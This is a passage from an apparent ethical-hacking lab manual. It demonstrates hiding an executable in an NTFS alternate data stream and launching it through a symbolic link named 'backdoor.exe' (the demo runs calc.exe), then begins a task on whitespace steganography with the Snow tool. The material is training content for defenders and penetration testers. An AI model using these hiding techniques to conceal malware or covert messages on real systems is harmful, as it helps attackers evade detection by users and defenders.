
C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <===> readme.txt:calc.exe

C:\magic>_

```


18. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.



19. This concludes the demonstration of how to hide malicious files using NTFS streams.

20. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use steganographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial “needle” in the World Wide Web haystack.


Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.


Here, we will hide data using the Whitespace steganography tool Snow.

